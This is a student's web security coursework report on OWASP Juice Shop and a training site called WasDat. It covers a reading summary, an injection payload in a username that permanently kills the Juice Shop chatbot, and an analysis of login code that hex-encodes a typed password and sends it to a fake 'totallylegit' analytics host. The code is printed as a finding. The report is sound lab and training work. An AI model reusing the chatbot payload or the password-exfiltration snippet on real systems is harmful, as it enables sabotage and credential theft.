Web application security

Week 10

Timo Lehosvuo, M3426
TTV18S1

Harjoitustyö
Web application security, Heikki Salo, Joni Ahonen
29.4.2021
Tekniikan ala

1. Reading report

Web application components consist of web server/application, databases, OS, libraries, application, APIs etc. These are what make your web application and even if you try to pick and choose the safest ones, some of them are guaranteed to have vulnerabilities. Some of the components have well known vulnerabilities that an attacker can exploit but since it's a known vulnerability you can fix it. The question is do you know all the vulnerabilities your web application has? When downloading or buying your components it is important to get them from trusted or official source, so you know what you get. Also, it is good idea to check the signature of the software you are downloading if it is available. Keeping all of your component's updated can be difficult so having an inventory list of your components is important. It is vital to have a plan about how you monitor, patch and configurate your web application. Without a proper plan it is easy miss something and thus increasing the risk of a possible vulnerability. You can also always check your systems against databases like CVE and NVD for vulnerabilities.

2. Issue report

2.1 Juiceshop's chatbot can be permanently disable by an attacker


Description: By analyzing the chatbots code an attacker can craft a message that permanently disables Juiceshop's chatbot

Steps to produce:

- Google Juiceshop's chatbots source code
- Analyzing the code, you can see that it is vulnerable in the "addUser" function

```
addUser (token, name) {
  this.factory.run(`users.addUser("${token}", "${name}")`)
-
```

- Change your username to “admin"); process=null; users.addUser("1337", "test”
- Visit support chat and type anything



You successfully solved a challenge: Kill Chatbot (Permanently disable the support chatbot so that it can no longer answer customer queries.)

Support Chat (powered by juicy-chat-bot)

Nice to meet you admin, I'm Juicy

hello

Oh no... Remember to stay hydrated when I'm gone...

Mitigation:

- Check your code for possible exploits
- Update your software
- See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-16088

3. Issue report

3.1 Release notes

WasDat developers had made some change to their environment:


Hiyall. There have been a lot of questions and wishes if WasDat's login system could be improved.

For example, this feedback: "Today's people have long and complex passwords so *it would be nice if the typed password can be viewed before sending to avoid unnec-essary*

*login errors and typos". Version **client=10-11-a** fullfills your wishes. Just browse to login page and try it out!*


- WasDat developers

Based on this information I started looking at the code for a vulnerability and found alarming piece of traffic whenever I clicked the new "show" password button:



Need an account?

asd@asd.com

kissa1234



OPTIONS
Scheme: https
Host: 6b6973736131323334.wasdat-analytics.totallylegit
Filename: /



```
GET       6b697373613132333...   /
OPTIONS   6b6973736131323...     /
```

3.2 User Data leakage on wasdat's website

Description: By clicking the "show" button on the login page the website leaks user data to a third-party website.


Steps to produce:

- Go to wasdat main page
- Start to monitor network traffic with developer tools
- Write your credentials on the login form but don’t login
- click “show” button next to password field
- Go to debugger tab and open up “modernpassword.vue”
- You can see that your password is encoded to hex




```
methods: {
  analytics() {
    const encoded = Buffer.from(this.password).toString("hex");
    setTimeout(() => {
      axios.get(`https://${encoded}.wasdat-analytics.totallylegit`);
    }, 5000);
```

- Move to network tab and open a red GET request



🚫	GET	6b697373613132333...	/
🚫	OPTIONS	6b6973736131323...	/

- You can see from the request that your encoded password is send in the URL



Headers Cookies Request Response Timing


Filter headers

OPTIONS

Scheme: https

Host: 6b6973736131323334.wasdat-analytics.totallylegit

Filename: /



Magic

Depth 3

Intensive mode

Extensive language support

6b6973736131323334

Output

Recipe (click to load)	Result snippet
From_Hex('None')	kissa1234

Mitigation:

- Cross origin request should be on which prevents wasdat sending info to another domain

- Check the code for exploits like these
- If you in some weird scenarios want to send passwords over internet, encode the passwords properly